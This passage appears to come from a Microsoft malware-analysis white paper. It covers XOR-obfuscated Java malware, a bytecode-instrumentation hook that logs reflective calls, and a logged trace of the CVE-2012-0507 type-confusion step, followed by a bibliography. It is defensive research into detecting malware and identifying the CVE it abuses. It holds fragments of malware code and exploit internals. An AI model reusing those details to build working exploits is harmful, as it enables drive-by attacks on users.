"\37b\nwM\31b\22qM\7f\32z\6\26wRU\f\33p\bd\26\26w\23d“ is decoded as “java.lang.Integer”.
Automation
Manual de-obfuscation based on a static analysis of the malware code is possible, but it requires a lot of human intervention. So to reduce the cost of malware de-obfuscation, we used instrumentation
technology. Instrumentation was used to modify the original malware to dump the execution log. Also, we could make the instrumented binary dump out the class name resolutions and method invokes. In this way, we could dynamically monitor the behavior of the target code at the bytecode instruction level. For example, we replaced java.lang.reflect.Method.invoke with inspector.ClassHook.invokeHook.
“inspector” is the name of our own analysis package generated from our own Java code and inspector.ClassHook.invokeHook is one of the custom made methods.
The following code is from actual malware. It is performing dynamic method invoke.
Figure 32 Original malware code calling invoke for(int i=0;i<string_length;i++) { switch(i % 5) { case 0: xor_key = 117; break; case 1: xor_key = 3; break; case 2: xor_key = 124; break; case 3: xor_key = 22; break; default: xor_key = 99; break; }
decoded_string[i] = encoded_string[i] ^ xor_key …
}
aload_3 aload 4
We changed the call to java.lang.reflect.Method.invoke with inspector.ClassHook.invokeHook like code shown in the following disassembly.
Figure 33 Instrumented malware code
inspector.ClassHook.invokeHook is our hooking method and it calls the original
java.lang.reflect.Method.invoke after dumping out parameters and object information. You can see the part of the source code for inspector.ClassHook.invokeHook.
Figure 34 Part of inspector.ClassHook.invokeHook
When you run the instrumented binary after enabling Java log creation, you can find the method invoke dump messages from the log. The following shows one of the essential method calls in exploiting CVE-2012-0507. It shows the index value of 0 and the class that it sets for the internal array for type
confusion. You can see that it is setting Applet2ClassLoader to an internal array’s index 0 element. This is a good sign of the exploitation for this specific vulnerability as Applet2ClassLoader is one of the
subclasses for ClassLoader. aload_3
aload 4 invokestatic
inspector/ClassHook.invokeHook(Ljava/lang/reflect/Method;Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
package inspector; public class ClassHook {
public static Object invokeHook(Method method, Object obj, Object[] objs,int flags) { …
System.out.println( "Invoking: " + method.toString()); …
//Dump obj which is the target object and objs which are arguments …
Object ret = method.invoke(obj, objs); calls original method with original parameters …
return ret; }
Using this approach, you can determine the maliciousness of the class file automatically without statically decoding the obfuscated code. If you write specific instrumentation code for methods and instructions for each Java vulnerability, you can perform behavior analysis on Java code and you can determine the maliciousness of the target Java binary, and in many cases, you can even determine the exact CVE-ID that the malware is abusing.
Conclusion
There are currently different kinds of vulnerability classes for Java. Type confusion is one of the major vulnerability types for Java recently. CVE-2012-0507 is currently the most prevalent vulnerability for drive-by exploits. You can use static and dynamic methods to analyze Java vulnerabilities and malwares. There are many decompilers and disassemblers available. Each tool has its own pros and cons,
sometimes decompilers are wrong in their interpretation of bytecode. When in doubt, you should verify the decompiled code by analyzing bytecode using disassemblers. Obfuscation is very common with recent Java malware and it usually involves dynamic class and method loading. You can analyze obfuscated Java code statically, but you can also use instrumentation technique. In general,
instrumentation can be used to automate Java binary analysis. We could successfully make automation code to instrument Java malware and determine the CVE-ID they are abusing.
Acknowledgement: Thanks to Chun Feng at MMPC for help with analysis of CVE-2012-0507 vulnerability.
Bibliography
[1] [Online]. Available: 1. http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html.
[2] [Online]. Available: http://blogs.technet.com/b/mmpc/archive/2012/03/20/an-interesting-case-of-jre-sandbox-breach-cve-2012-0507.aspx.
[3] [Online]. Available: http://www.java.com/en/about/. ...
Invoking: public final void java.util.concurrent.atomic.AtomicReferenceArray.set(int,java.lang.Object) argument 1: class java.lang.Integer: 0
argument 2: class sun.plugin2.applet.Applet2ClassLoader ...
[4] [Online]. Available: http://www.f-secure.com/weblog/archives/00002341.html. [5] [Online]. Available: http://support.apple.com/kb/HT5244.
[6] [Online]. Available:
http://java.sun.com/developer/onlineTraining/Programming/JDCBook/appA.html. [7] [Online]. Available:
http://docs.oracle.com/javase/1.5.0/docs/api/java/lang/RuntimePermission.html .
[8] [Online]. Available: http://docs.oracle.com/javase/tutorial/essential/environment/security.html. [9] [Online]. Available:
http://docs.oracle.com/javase/1.5.0/docs/api/java/lang/System.html#setSecurityManager(java.lan g.SecurityManager).
[10] [Online]. Available: http://www.techterms.com/definition/datatype .
[11] [Online]. Available: http://www.securingjava.com/chapter-two/chapter-two-10.html. [12] [Online]. Available: http://schierlm.users.sourceforge.net/CVE-2012-1723.html . [13] [Online]. Available: http://msdn.microsoft.com/en-us/library/12k71sw7(v=vs.94).aspx. [14] [Online]. Available: http://msdn.microsoft.com/en-us/library/ie/ms536782(v=vs.85).aspx. [15] [Online]. Available:
http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/Loader.html? filter_flash=cs5&filter_flashplayer=10.2&filter_air=2.6#loadBytes().
[16] [Online]. Available: http://docs.oracle.com/javase/1.4.2/docs/api/java/lang/Class.html.
[17] [Online]. Available: http://docs.oracle.com/javase/1.4.2/docs/api/java/lang/reflect/Method.html . [18] [Online]. Available:
http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html.
[19] [Online]. Available: http://weblog.ikvm.net/CommentView.aspx?guid=cd48169a-9405-4f63-9087-798c4a1866d3 .
[20] [Online]. Available:
[21] [Online]. Available:
http://docs.oracle.com/javase/6/docs/api/java/util/concurrent/atomic/AtomicReferenceArray.ht ml#set(int, E).
[22] [Online]. Available: http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html.
[23] [Online]. Available: http://weblog.ikvm.net/CommentView.aspx?guid=cd48169a-9405-4f63-9087-798c4a1866d3 .
[24] [Online]. Available: http://weblog.ikvm.net/CommentView.aspx?guid=cd48169a-9405-4f63-9087-798c4a1866d3 .
(c)2011 Microsoft Corporation. All rights reserved. This document is provided "as-is." Information and views expressed in this document, including URL and other Internet Web site references, may change without notice. You bear the risk of using it. This document does not provide you with any legal rights to any intellectual property in any Microsoft product. You may copy and use this document for your internal, reference purposes.